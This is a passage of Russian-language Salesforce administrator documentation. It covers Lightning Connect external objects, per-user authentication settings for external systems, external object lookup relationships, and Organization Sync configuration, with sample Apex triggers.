| Имя таблицы                                     | <p>Таблица во внешней системе, используемая внешним объектом для соотнесения.</p> <p>При использовании SharePoint имя таблицы должно соответствовать имени связанной области.</p>   |
| Ссылочное поле отображаемого URL-адреса         | <p>Доступно только для Lightning Connect. Значения стандартного поля «Отображаемый URL-адрес» внешнего объекта генерируются автоматически во внешней системе. Например, при наличии адаптера OData 2.0 для Lightning Connect значение генерируется на основе <code>link href</code>, определенного для поставщика OData.</p> <p>При необходимости переопределите стандартные значения значениями настраиваемого поля того же внешнего объекта. Выберите имя поля и убедитесь, что значения настраиваемого поля являются действительными URL-адресами.</p>   |
| Статус развертывания                            | <p>Данное поле определяет доступность внешнего объекта другим пользователям.</p>  |
| Запустить мастер создания настраиваемой вкладки | <p>При наличии данного флажка мастер создания настраиваемой вкладки запускается после сохранения внешнего объекта.</p>  |

| Поле | Описание                                  |
|------|---|
|      | после сохранения данного внешнего объекта |

4. Нажмите кнопку **«Сохранить»**.
5. Страница сведений о внешнем объекте позволяет просматривать и изменять настраиваемые поля и взаимосвязи, макеты страниц, наборы полей, макеты поиска, кнопки и ссылки внешнего объекта.
  - Чтобы создать соотнесения полей или добавить поля во внешний объект, нажмите кнопку **«Создать»** в связанном списке «Настраиваемые поля и взаимосвязи».
  - Чтобы назначить разные макеты страниц профилям пользователей, нажмите кнопку **«Назначение макета страницы»**.

СМ. ТАКЖЕ:

[Доступ к внешним данным посредством адаптера OData 2.0 или 4.0 для Lightning Connect](#)

[Доступ к данным в другой организации посредством адаптера Salesforce для Lightning Connect](#)

[Доступ к внешним данным посредством пользовательского адаптера для Lightning Connect](#)

## Предоставление доступа к параметрам проверки подлинности для внешних источников данных

Предоставьте пользователям доступ к внешним источникам данных, использующим проверку подлинности отдельного пользователя, посредством наборов полномочий и профилей. Данное действие позволяет пользователям настраивать и управлять собственными параметрами проверки подлинности для доступа к внешней системе.

1. Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Наборы полномочий**» или «**Профили**».
2. Щелкните имя нужного набора полномочий или профиля.
3. Выполните одно из указанных ниже действий.
  - При выборе набора полномочий или профиля в расширенном пользовательском интерфейсе профиля щелкните ссылку «**Доступ к внешнему источнику данных**» в разделе «Приложения». Затем нажмите кнопку «**Правка**».
  - При выборе профиля в исходном пользовательском интерфейсе профиля нажмите кнопку «**Правка**» в разделе «Доступ к внешнему источнику данных включен».
4. Добавьте нужные источники данных.
5. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Хранение параметров проверки подлинности для внешних систем](#)

[Доступ к данным в другой организации посредством адаптера Salesforce для Lightning Connect](#)

[Доступ к внешним данным посредством адаптера OData 2.0 или 4.0 для Lightning Connect](#)

[Доступ к внешним данным посредством пользовательского адаптера для Lightning Connect](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Lightning Connect доступен в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Files Connect for cloud-based external data sources is available in: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования наборов полномочий и профилей пользователей:

- «Управление профилями и наборами полномочий»

## Хранение параметров проверки подлинности для внешних систем

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Именованные  
регистрационные данные  
доступны в версиях: **все**  
версии.

Lightning Connect доступен  
в версиях: **Developer**  
**Edition**. Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.

Files Connect для внешних  
источников данных на  
основе облака доступен в  
следующих версиях:  
**Professional Edition**,  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

Files Connect для локальных  
внешних источников  
данных доступен за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

Пользователь или администратор может настраивать и управлять параметрами проверки подлинности для внешних систем. При наличии допустимых параметров проверки подлинности внешние системы могут быть доступны прямо из организации Salesforce.

Администратор определяет внешние системы во внешних источниках данных и именованных регистрационных данных. Внешние источники данных определяют способ доступа к данным или содержимому, хранящемуся вне организации Salesforce. Именованные регистрационные данные определяют конечные точки выноски, получающие выноски веб-служб от организаций.

Прежде чем начать работу, администратор должен выполнить указанные ниже действия.

- Настройка внешнего источника данных или именованных регистрационных данных для использования проверки подлинности отдельного пользователя.
- Предоставление доступа к внешнему источнику данных или именованным регистрационным данным.
- Проверка организации на возможность подключения к внешней системе.
- Уведомление пользователя о параметрах проверки подлинности для ввода.
- Настройка сообщества (при необходимости) посредством шаблона «Вкладки Salesforce + Visualforce».

Если ожидаемые параметры или настройки не отображаются, обратитесь к администратору.

1. Чтобы получить доступ к параметрам проверки подлинности для внешних систем, воспользуйтесь одним из способов ниже.

Из сообщества:

- При наличии лицензии сообщества последовательно выберите пункты **«Мои параметры»** > **«Параметры проверки подлинности для внешних систем»**.
- В противном случае на странице личных параметров введите *«Проверка подлинности»*, затем выберите **«Параметры проверки подлинности для внешних систем»**.

В Salesforce перейдите к личным параметрам и введите строку *«Проверка подлинности»* в поле «Быстрый поиск», затем выберите **«Параметры проверки подлинности для внешних систем»**.

2. Нажмите кнопку **«Создать»** или **«Правка»**.
3. Заполните поля.

| Поле                        | Описание   |
|-----------------------------|--|
| Определение внешней системы | <p>Чтобы продолжить выбор параметра, обратитесь к администратору.</p> <ul style="list-style-type: none"> <li>• <b>«Внешний источник данных»:</b> предоставление доступа к внешним объектам, данные которых хранятся вне организации Salesforce.</li> <li>• <b>«Именованные регистрационные данные»:</b> Действия могут инициировать проверенные вызовы для конечной точки, указанной в именованных регистрационных данных.</li> </ul> <p>Именованные регистрационные данные могут использоваться для проверки подлинности внешнего источника данных. В этом сценарии ваш администратор</p> |

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для хранения параметров проверки подлинности для внешнего источника данных:

- Источник данных, включенный в разделе «Доступ к внешнему источнику данных»

Для хранения параметров проверки подлинности для именованных регистрационных данных:

- Именованные регистрационные данные, включенные в разделе «Доступ к именованным регистрационным данным»

Для редактирования параметров проверки подлинности другого пользователя для внешних систем:

- «Управление пользователями»

| Поле   | Описание   |
|--|--|
|  | предоставляет инструкции для того, чтобы вы в этом поле выбрали Именованные регистрационные данные для доступа к внешним объектам.   |
| Внешний источник данных или Именованные регистрационные данные | Отображаемое поле определяется значением поля «Определение внешней системы». Чтобы продолжить выбор параметра, обратитесь к администратору. Администратор может изменить метки параметров для повышения их актуальности или облегчения процесса их различия. |
| Пользователь   | Данное поле доступно только администраторам. Выберите нужного пользователя.  |

4. Выберите протокол проверки подлинности, требуемый внешней системой. Чтобы продолжить выбор параметра, обратитесь к администратору.
- При выборе значения **«Проверка подлинности паролей»** введите имя пользователя и пароль для внешней системы.
  - При выборе значения **«OAuth 2.0»** заполните поля ниже.

| Поле   | Описание   |
|--|--|
| Поставщик проверки подлинности                     | Чтобы продолжить выбор параметра, обратитесь к администратору. Администратор может изменить метки параметров для повышения их актуальности или облегчения процесса их различия.  |
| Область  | Чтобы продолжить ввод данных, обратитесь к администратору.<br>Выберите область полномочий для отправки запроса на маркер доступа.  |
| Начать процесс проверки подлинности при сохранении | <p>Чтобы выполнить проверку подлинности на внешней системе и получить маркер OAuth, отметьте флажком этот пункт. Данный процесс проверки подлинности называется процессом OAuth.</p> <p>При нажатии кнопки <b>«Сохранить»</b> внешняя система отображает запрос на выполнение входа. После успешного входа внешняя система предоставляет пользователю маркер OAuth для доступа к данным из текущей организации.</p> <p>Повторите процесс OAuth для создания маркера (например, при истечении срока действия маркера) или редактирования поля «Область» или «Поставщик проверки подлинности».</p> |



5. Нажмите кнопку «Сохранить».

СМ. ТАКЖЕ:

[Определение внешних источников данных](#)

[Предоставление доступа к параметрам проверки подлинности для внешних источников данных](#)

[Определение именованных регистрационных данных](#)

[Предоставление доступа к параметрам проверки подлинности для именованных регистрационных данных](#)

[Добавление вкладок в сообщество](#)

[Индивидуальная настройка системы Salesforce](#)

## Взаимосвязи внешних объектов

Внешние объекты поддерживают стандартные отношения поиска, которые используют 18-символьные идентификаторы записи Salesforce для привязки связанных записей друг к другу. Однако данные, которые хранятся вне пределов организации Salesforce, часто не содержат этих идентификаторов записей. Поэтому внешние объекты поддерживают два дополнительных типа взаимосвязей поиска: внешние поиски и не прямые поиски.

Запросы к внешним источникам и не прямые запросы сравнивают значения определенных полей на родительском объекте со значениями поля взаимосвязи дочернего объекта. При совпадении значений записи считаются связанными между собой.

Чтобы создать отношение с внешним объектом, создайте настраиваемое поле дочернего объекта с одним из следующих типов полей. Если дочерний объект является внешним, вместо этого вы можете изменить тип поля существующего настраиваемого поля на один из следующих.

- Взаимосвязь поиска
- Взаимосвязь внешнего поиска
- Взаимосвязь непрямого поиска

Данная таблица охватывает типы взаимосвязей, доступные для внешних объектов.

| Взаимосвязь    | Допустимые дочерние объекты               | Допустимые родительские объекты | Родительское поле для сопоставления записей |
|----------------|---|---------------------------------|---|
| Поиск          | Стандартный<br>Настраиваемый<br>Внешний   | Стандартный<br>Настраиваемый    | 18-значный код записи Salesforce            |
| Внешний поиск  | Стандартный<br>Настраиваемый<br>«Внешний» | «Внешний»                       | Стандартное поле «Внешний код»              |
| Непрямой поиск | «Внешний»                                 | Стандартный<br>Настраиваемый    | Выбрать настраиваемое поле можно с помощью  |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Lightning Connect доступен в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition, Performance Edition и Unlimited Edition**.

Files Connect для внешних облачных источников данных доступен в выпусках: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition и Developer Edition**.

Files Connect для внешних источников данных на площадке клиента доступен при дополнительной оплате в выпусках: **Enterprise Edition, Performance Edition, Unlimited Edition и Developer Edition**.

| Взаимосвязь | Допустимые дочерние объекты | Допустимые родительские объекты | Родительское поле для сопоставления записей атрибутов «Внешний код» и «Уникальный». |
|-------------|-----------------------------|---------------------------------|---|
|-------------|-----------------------------|---------------------------------|---|

[Поля взаимосвязи поиска для внешних объектов](#)

Рекомендуем использовать взаимосвязь поиска, если внешние данные содержат столбец, определяющий связанные записи Salesforce по 18-значным кодам.

[Поля взаимосвязи внешнего поиска для внешних объектов](#)

Рекомендуем использовать взаимосвязь внешнего поиска, если родительский объект является внешним.

[Поля взаимосвязи непрямого поиска для внешних объектов](#)

Рекомендуем использовать взаимосвязь непрямого поиска, если внешние данные не содержат коды записей Salesforce.

СМ. ТАКЖЕ:

[Создание настраиваемых полей](#)

[Изменение типа настраиваемого поля](#)

[Рекомендации по использованию взаимосвязей для Lightning Connect: все адаптеры](#)

[Добавление источника данных Files Connect в глобальный поиск](#)

[Общие сведения о взаимосвязях объектов](#)

## Поля взаимосвязи поиска для внешних объектов

Рекомендуем использовать взаимосвязь поиска, если внешние данные содержат столбец, определяющий связанные записи Salesforce по 18-значным кодам.

Поле взаимосвязи поиска связывает дочерний стандартный, настраиваемый или внешний объект с родительским стандартным или настраиваемым объектом. Пользователь, редактирующий дочернюю запись, может щелкнуть значок поиска поля для выбора конкретной родительской записи, а пользователь, просматривающий родительскую запись, может просмотреть связанный список дочерних записей.

При создании поля взаимосвязи поиска для внешнего объекта заполните поле «Имя внешнего столбца», содержащее 18-значные коды Salesforce для определения родительских записей.

### Пример:

- Запись организации (родительский стандартный объект) отображает связанный список внешних заказов на продажу SAP (дочерний внешний объект).
- Запись организации (родительский стандартный объект) отображает связанный список обращений по поддержке (дочерний стандартный объект).

### СМ. ТАКЖЕ:

[Взаимосвязи внешних объектов](#)

[Создание настраиваемых полей](#)

[Рекомендации по использованию взаимосвязей для Lightning Connect: все адаптеры](#)

[Добавление источника данных Files Connect в глобальный поиск](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Lightning Connect доступен  
в версиях: **Developer  
Edition**. Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,  
Performance Edition** и  
**Unlimited Edition**.

Files Connect for  
cloud-based external data  
sources is available in:  
**Professional Edition,  
Enterprise Edition,  
Performance Edition,  
Unlimited Edition** и  
**Developer Edition**.

Files Connect for  
on-premises external data  
sources is available for an  
extra cost in: **Enterprise  
Edition, Performance  
Edition, Unlimited Edition** и  
**Developer Edition**.

## Поля взаимосвязи внешнего поиска для внешних объектов


Рекомендуем использовать взаимосвязь внешнего поиска, если родительский объект является внешним.


Взаимосвязь внешнего поиска связывает дочерний стандартный, настраиваемый или внешний объект с родительским внешним объектом.

Значения стандартного поля «Внешний код» родительского внешнего объекта сопоставляются со значениями поля взаимосвязи внешнего поиска. При наличии дочернего внешнего объекта значения поля взаимосвязи внешнего поиска извлекаются из заданного поля «Имя внешнего столбца».

### Пример:

- Внешний элемент каталога продуктов (родительский внешний объект) отображает связанный список обращений по поддержке (дочерний стандартный объект).
- Внешний клиент (родительский внешний объект) отображает связанный список внешних заказов (дочерний внешний объект).

 **Пример:** Допустим, что при наличии адаптера Salesforce для Lightning Connect контакты и организации хранятся в организации поставщика. Чтобы просмотреть связанные контакты каждой организации из организации подписчика, создайте поле внешнего поиска для внешнего объекта «Контакт» организации подписчика. Свяжите данное поле внешнего поиска с внешним объектом «Организация» организации подписчика. Затем настройте макеты страниц для внешнего объекта «Организация» для добавления связанного списка, отображающего связанные записи внешнего объекта «Контакт».

 **Пример:** Моментальный снимок ниже отображает страницу сведений о записи для внешнего объекта Business\_Partner, содержащую два связанных списка дочерних объектов. Данный пример показывает как взаимосвязи внешнего поиска и макеты страниц позволяют пользователям просматривать связанные данные внутри и за пределами организации Salesforce на одной странице.

- Стандартный объект «Организация» (1)
- Внешний объект «Sales\_Order» (2)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Lightning Connect доступен в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Files Connect для внешних облачных источников данных доступен в выпусках: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Files Connect для внешних источников данных на площадке клиента доступен при дополнительной оплате в выпусках: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

The screenshot displays the Salesforce interface for a Business Partner record. At the top, the record is identified as 'Business Partner 1000000'. Below this, there are navigation links for 'Accounts [1]' and 'Sales Orders [2]'. The 'Business Partner Detail' section lists various attributes: Business Partner ID (1,000,000), City (Munich), Company Name (EcoTech), Country (Germany), Currency Code (EUR), Email Address (robert.stamps@trainingorg-echotech-germany.com), Fax (49-00-88766-0), and Website (http://www.Ecotech.net). Below the details, there are two main sections: 'Accounts' and 'Sales Orders'. The 'Accounts' section is marked with a red box containing the number '1' and contains a table with one record for 'Acme' in 'New York' with phone '(212) 555-5555'. The 'Sales Orders' section is marked with a red box containing the number '2' and contains a table with two records for 'EcoTech' with total sums of 26,581.03 and 3,972.22 EUR.

**Business Partner Detail**

Business Partner ID 1,000,000  
City Munich  
Company Name EcoTech  
Country Germany  
Currency Code EUR  
Email Address robert.stamps@trainingorg-echotech-germany.com  
Fax 49-00-88766-0  
Website http://www.Ecotech.net

**Accounts** 1 [New Account](#)

| Action                                     | Account Name | Billing City | Phone          |
|--|--------------|--------------|----------------|
| <a href="#">Edit</a>   <a href="#">Del</a> | Acme         | New York     | (212) 555-5555 |

**Sales Orders** 2

| Action | External ID            | Sales_Order_ID | Customer_Name | Total_Sum | Currency |
|--------|------------------------|----------------|---------------|-----------|----------|
|        | <a href="#">500000</a> | 50000000       | EcoTech       | 26,581.03 | EUR      |
|        | <a href="#">500009</a> | 50000009       | EcoTech       | 3,972.22  | EUR      |

СМ. ТАКЖЕ:

[Взаимосвязи внешних объектов](#)

[Создание настраиваемых полей](#)

[Изменение типа настраиваемого поля](#)

[Рекомендации по использованию взаимосвязей для Lightning Connect: все адаптеры](#)


[Добавление источника данных Files Connect в глобальный поиск](#)

## Поля взаимосвязи непрямого поиска для внешних объектов

Рекомендуем использовать взаимосвязь непрямого поиска, если внешние данные не содержат коды записей Salesforce.

Взаимосвязь непрямого поиска связывает дочерний внешний объект с родительским стандартным или настраиваемым объектом. При создании поля взаимосвязи непрямого поиска для внешнего объекта рекомендуем задать поля родительского и дочернего объектов для сопоставления друг с другом.

Например, выберите настраиваемое поле уникального внешнего кода родительского объекта для сопоставления с полем взаимосвязи непрямого поиска дочернего объекта, значения которого определяются заданным полем «Имя внешнего столбца».

 **Прим.:** Только объекты, содержащие настраиваемое поле с атрибутами «Внешний код» и «Уникальное», доступны во взаимосвязях непрямого поиска в качестве родительских объектов. При отсутствии нужного объекта во время создания поля взаимосвязи непрямого поиска рекомендуем добавить настраиваемое поле уникального внешнего кода в данный объект.

 **Пример:**

- Запись организации (родительский стандартный объект) отображает связанный список заказов на продажу SAP (дочерний внешний объект) с совпадающими кодами клиента, которые не являются кодами Salesforce.
- Запись контакта (родительский стандартный объект) отображает связанный список сообщений социальной сети (дочерний внешний объект) с совпадающими двойными указателями на социальные сети.

СМ. ТАКЖЕ:

[Взаимосвязи внешних объектов](#)

[Создание настраиваемых полей](#)

[Изменение типа настраиваемого поля](#)

[Рекомендации по использованию взаимосвязей для Lightning Connect: все адаптеры](#)

[Добавление источника данных Files Connect в глобальный поиск](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Lightning Connect доступен  
в версиях: **Developer  
Edition**. Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,  
Performance Edition** и  
**Unlimited Edition**.

Files Connect for  
cloud-based external data  
sources is available in:  
**Professional Edition,  
Enterprise Edition,  
Performance Edition,  
Unlimited Edition** и  
**Developer Edition**.

Files Connect for  
on-premises external data  
sources is available for an  
extra cost in: **Enterprise  
Edition, Performance  
Edition, Unlimited Edition** и  
**Developer Edition**.

## Синхронизация организации

### Синхронизация организации

Компания Salesforce понимает важность получения мгновенного доступа к данным — даже во время простоя и обслуживания. Благодаря функции «Синхронизация организации», пользователи могут настраивать второстепенную синхронизированную организацию Salesforce, позволяющую обрабатывать наиболее важные процессы и данные во время простоя или обслуживания основной организации.

Функция «Синхронизация организации» предоставляет пользователям компаний непрерывный доступ к системе Salesforce. Например, сотрудники круглосуточного центра обработки вызовов могут беспрепятственно продолжать обслуживание клиентов во время технического обслуживания.

Функция «Синхронизация организации» использует инфраструктуру функции Salesforce to Salesforce, позволяющей клиентам обмениваться записями с другими компаниями, которые также используют систему Salesforce. Чтобы настроить функцию «Синхронизация организации», администратор Salesforce настраивает второстепенную организацию Salesforce, содержащую совпадающие метаданные, и создает подключение репликации данных между основной и второстепенной организациями. Администратор определяет типы данных, которые могут копироваться во второстепенную организацию, путем соотнесения важных объектов и полей со второстепенной организацией посредством процесса публикации и подписки. Затем записи копируются во второстепенную организацию, обеспечивая их синхронизацию.

При профилактическом обслуживании основной организации пользователи перенаправляются во второстепенную организацию до завершения выполняемого обслуживания. Все действия (например, создание обращения, удаление вложения и т. д.), выполняемые пользователями в одной организации, автоматически применяются к другой организации. При необходимости администратор может также перенаправить пользователей по своему усмотрению для обновления основной организации.

Хотите получить дополнительную информацию о процессе настройки функции «Синхронизация организации»? Просмотрите данный короткий видеоролик: [▶ Особенности работы функции «Синхронизация организации».](#)

### Подготовка к синхронизации организации

#### Ограничения синхронизации организации

Узнайте об ограничениях в синхронизации организации.

##### Организационные ограничения

- Использование функции «Синхронизация организации» доступно только после приобретения второстепенной организации Salesforce и соответствующих лицензий пользователя.
- Основная и второстепенная организации должны использовать один тип организации (например, производственная или безопасная среда) и одинаковую версию.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки подключения репликации:

- «Управление подключениями»

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Во избежание несогласованного поведения обе организации должны применять одинаковые ограничения и параметры. При изменении ограничений для основной организации обратитесь в компанию Salesforce для внесения аналогичных изменений во второстепенную организацию.
- Во избежание ошибок копий рекомендуется отменить функцию управления повторами во второстепенных организациях.
- Функция «Синхронизация организации» поддерживает две организации, но может быть настроена для использования множеством организаций.

### Неподдерживаемые поля

- Поля автонумерации не синхронизируются, но можно внедрить временное решение. Для получения более подробных сведений см. раздел [«Настройка полей автонумерации»](#).
- Зашифрованные поля, стандартные и настраиваемые, не синхронизируются.
- Если вы подключили опцию синхронизации лент и полей аудита, то поля аудита не будут отображаться в списке публикуемых полей, так как они синхронизируются автоматически. Поля аудита синхронизируются, только если запись копируется с одной организации другой (например, во время пакетной синхронизации). Если поля аудита обновляются синхронной записью, такое обновление не переносится в связанную организацию.
- Поля типа «Область обогащенного текста» не синхронизируются.
- Поля формулы и поля сводного резюмирования недоступны для публикации, так как их значения определяются значениями других полей. В качестве временного решения опубликуйте поля ввода для поля формулы или поля сводного резюмирования. Затем создайте идентичное поле формулы или поле сводного резюмирования во второстепенной организации, ссылающейся на данные поля ввода для вычисления его значения.
- Поля поиска неопубликованных объектов не публикуются автоматически, т.к. публикация таких полей может привести к ошибкам синхронизации. Например, если поле объекта типа «Контакт» содержит поиск организаций, а объект типа «Организация» еще не опубликован, то такое поле можно опубликовать только вручную.
- Поля с выносками, такие как поля геолокации, не синхронизируются.

### Неподдерживаемые объекты и функции

- Функция «Синхронизация организации» позволяет публиковать только определенные объекты. Список см. в разделе [«Какие объекты могут быть опубликованы?»](#).
- Определенные типы метаданных не поддерживаются. Список см. в разделе [«Какие типы метаданных синхронизируются?»](#).
- Поддерживаемые метаданные синхронизируются только в одном направлении — от основной организации к второстепенной.
- LiveAgent, Salesforce Knowledge, порталы и сообщества не поддерживаются.
- Управляемые пакеты не подлежат синхронизации. При необходимости установите пакет в обеих организациях для обеспечения согласованности пользовательских данных.
- Файлы Chatter размером свыше 38 Мб не синхронизируются.
- Темы, группы Chatter и т. п. не синхронизируются.
- В синхронных сообщениях Chatter упоминания пользователей не могут служить активными ссылками.
- Версии файлов Chatter не поддерживаются.

### Автоматизация и структура данных

- Многоуровневые поиски, в которых больше одного уровня, синхронизируются только во время пакетной синхронизации.



- Триггеры, процессы и бизнес-правила Apex не копируются с одной организации для другой, т. к. двойная автоматизация может привести к заикливанию обновлений или ошибок. Может потребоваться адаптировать имеющиеся триггеры, процессы и бизнес-правила к второстепенной организации.

### Ограничения синхронизации

- Пользователи синхронизируются только в одном направлении — от основной организации к второстепенной. Дополнительную информацию см. в разделе «[Управление пользовательскими данными в функции "Синхронизация организации"](#)».
- Пакетная синхронизация может копировать только записи, созданные последними или измененные не более чем *за один год* до даты пакетной синхронизации.
- Если второстепенная организация содержала записи до установления связи между двумя организациями, то такие исходные записи во второстепенной организации не подключаются автоматически к совпадающим записям в основной организации. В такой ситуации объекты пакетной синхронизации, уже имеющиеся в обеих организациях, приведут к дублированию предупреждений, если активна функция управления повторами.
- Salesforce не рекомендует использовать двустороннюю синхронизацию для некоторых объектов и полей, а одностороннюю синхронизацию для остальных.

### Рекомендации по настройке функции «Синхронизация организации»

Прежде чем начать настройку функции «Синхронизация организации», просмотрите важную информацию ниже. Способ использования полей автонумерации, триггеров Apex, полей аудита и других функций Salesforce определяет способ обращения с текущим внедрением.

#### Синхронизация лент и полей аудита

Синхронизация лент и полей аудита для подключенных записей позволяет пользователям, работающим во второстепенной организации, быстро открывать журнал записи.

#### Настройка триггеров

Триггеры Apex, используемые основной организацией Salesforce, не подлежат автоматическому копированию во второстепенную организацию при использовании функции «Синхронизация организации». Данный алгоритм препятствует наличию активного триггера в обеих организациях. При необходимости настройте триггеры основной организации в соответствии с требованиями обеих организаций.

#### Настройка полей автонумерации

Функция «Синхронизация организации» не поддерживает синхронизацию полей, использующих автоматически создаваемые номера (например, номера обращений). При необходимости разработайте временное решение, обеспечивающее согласованность пользовательских данных между основной и второстепенной организациями.

#### Выбор способа синхронизации

Функция «Синхронизация организации», предназначенная для прямой двусторонней синхронизации между основной и второстепенной организациями, также поддерживает одностороннюю синхронизацию. Прежде чем начать процесс публикации и подписки, определите наиболее оптимальный способ синхронизации.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

## Синхронизация лент и полей аудита

Синхронизация лент и полей аудита для подключенных записей позволяет пользователям, работающим во второстепенной организации, быстро открывать журнал записи.

Записи и сообщения ленты в системе Salesforce содержат четыре поля аудита.

- CreatedBy
- CreatedDate
- LastModifiedBy
- LastModifiedDate

Если вы согласны на синхронизацию полей аудита, учтите, что такие поля синхронизируются, только когда запись копируется с одной организации для другой (например, во время пакетной синхронизации). Если поля аудита обновляются синхронной записью, такое обновление не переносится в связанную организацию. Рекомендуется синхронизировать поля аудита, чтобы в максимально возможной степени согласовать данные между собой.

Чтобы синхронизировать ленты и поля аудита, выберите параметр «Синхронизировать ленты и поля аудита» при отправке приглашения на подключение. В случае двусторонней синхронизации выбор этого параметра выполнит синхронизацию полей аудита в обоих направлениях. Можно также изменить этот параметр на странице подробных сведений о подключении для функции «Синхронизация организации».

### Важное замечание:

- При отсутствии флажка «Синхронизировать ленты и поля аудита» во время отправки приглашения на подключение администратор Salesforce должен включить в организации полномочие для создания полей аудита. Чтобы включить этот параметр, введите строку **«Пользовательский интерфейс»** в поле «Быстрый поиск» в меню «Настройка» и щелкните **«Пользовательский интерфейс»**. Затем установите флажок «Включить полномочия пользователя "Настройка полей аудита при создании записи" и "Обновление записей, имеющих неактивных ответственных"».
- Включение этого параметра пользовательского интерфейса также позволяет пользователям вручную редактировать поля аудита в системе Salesforce. Если организация не поддерживает редактирование полей аудита вручную, то синхронизация лент и полей аудита при синхронизации организации невозможна. При необходимости настройте функцию отслеживания ленты для записей во второстепенной организации. На данной ленте отображаются только обновления, выполненные во второстепенной организации.

## Настройка триггеров

Триггеры Apex, используемые основной организацией Salesforce, не подлежат автоматическому копированию во второстепенную организацию при использовании функции «Синхронизация организации». Данный алгоритм препятствует наличию активного триггера в обеих организациях. При необходимости настройте триггеры основной организации в соответствии с требованиями обеих организаций.

Чтобы настроить текущие триггеры для функции «Синхронизация организации», воспользуйтесь полями «Тип подключения» и «Роль репликации». Эти поля отображаются в столбцах на странице «Подключения». Поле «Тип подключения» определяет подключение как стандартное или подключение репликации (синхронизация организации), а поле «Роль репликации» определяет организацию как основную или второстепенную.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Все триггеры должны быть настроены перед процессом публикации и подписки. Рекомендуем определить алгоритмы триггеров, которые должны использоваться во второстепенной организации. Ниже перечислены некоторые возможные случаи.

- Чтобы применить текущий триггер к обеим организациям, настройте аналогичный триггер во второстепенной организации.
- Чтобы применить текущий триггер только к основной организации, оставьте нужный триггер без изменений.
- Чтобы применить разные алгоритмы в каждой организации, настройте триггер, ссылающийся на обе организации.

 **Пример:** Триггер ниже заменяет описания всех обращений строкой «Case in Primary» в основной организации и строкой «Case in Secondary» во второстепенной организации.

```
trigger CaseTrigger_UpdateDesc on Case (before insert, before update) {
    boolean isPrimary = true;
    for (PartnerNetworkConnection conn : [select ReplicationRole from
PartnerNetworkConnection where ConnectionType = 'Replication' and ConnectionStatus =
'Accepted']) {
        if (conn.ReplicationRole == 'Secondary') {
            isPrimary = false;
        }
    }

    for (Case c : Trigger.new) {
        if (isPrimary) {
            c.Description = 'Case in Primary';
        } else {
            c.Description = 'Case in Secondary';
        }
    }
}
```

## Настройка полей автонумерации

Функция «Синхронизация организации» не поддерживает синхронизацию полей, использующих автоматически создаваемые номера (например, номера обращений). При необходимости разработайте временное решение, обеспечивающее согласованность пользовательских данных между основной и второстепенной организациями.

При копировании обращения из основной организации во второстепенную система Salesforce обрабатывает обращение как новое и назначает новый номер. Тем не менее, пользователи могут создавать конфигурацию настраиваемого поля, позволяющую обеим организациям отображать одинаковые идентификационные номера обращений. Данный алгоритм позволяет агентам службы поддержки быстро находить нужные обращения по номерам, независимо от текущей организации. Пример ниже касается поля «Номер обращения», однако, аналогичные действия могут быть выполнены для любого поля Salesforce, использующего автоматически создаваемые номера.

**!** **Важное замечание:** Если компания уже использует настраиваемое поле, отображающее номера обращений, то данные действия могут быть пропущены.

Чтобы настроить номера обращений для функции «Синхронизация организации», выполните указанные ниже действия.

1. Откройте основную организацию и создайте настраиваемое текстовое поле по имени «Номер обращения [Компания]».
2. Обновите макет страницы обращений.
  - a. Добавьте созданное настраиваемое поле номера обращения.
  - b. Удалите или скройте поле создаваемого системой номера обращения.
3. Примените триггер, копирующий создаваемый системой номер обращения в настраиваемое поле номера обращения, но выполняемый только для текущих или новых обращений (не копированных). Данный триггер препятствует копированию ложного номера обращения, назначенного во время репликации, в настраиваемое поле номера обращения. Воспользуйтесь триггером ниже.

```
trigger UpdateCaseNumber on Case (after insert) {
    List<Case> cases = new List<Case>();
    for (Case c : Trigger.new) {
        if (c.CustomCaseNumber__c == null) {
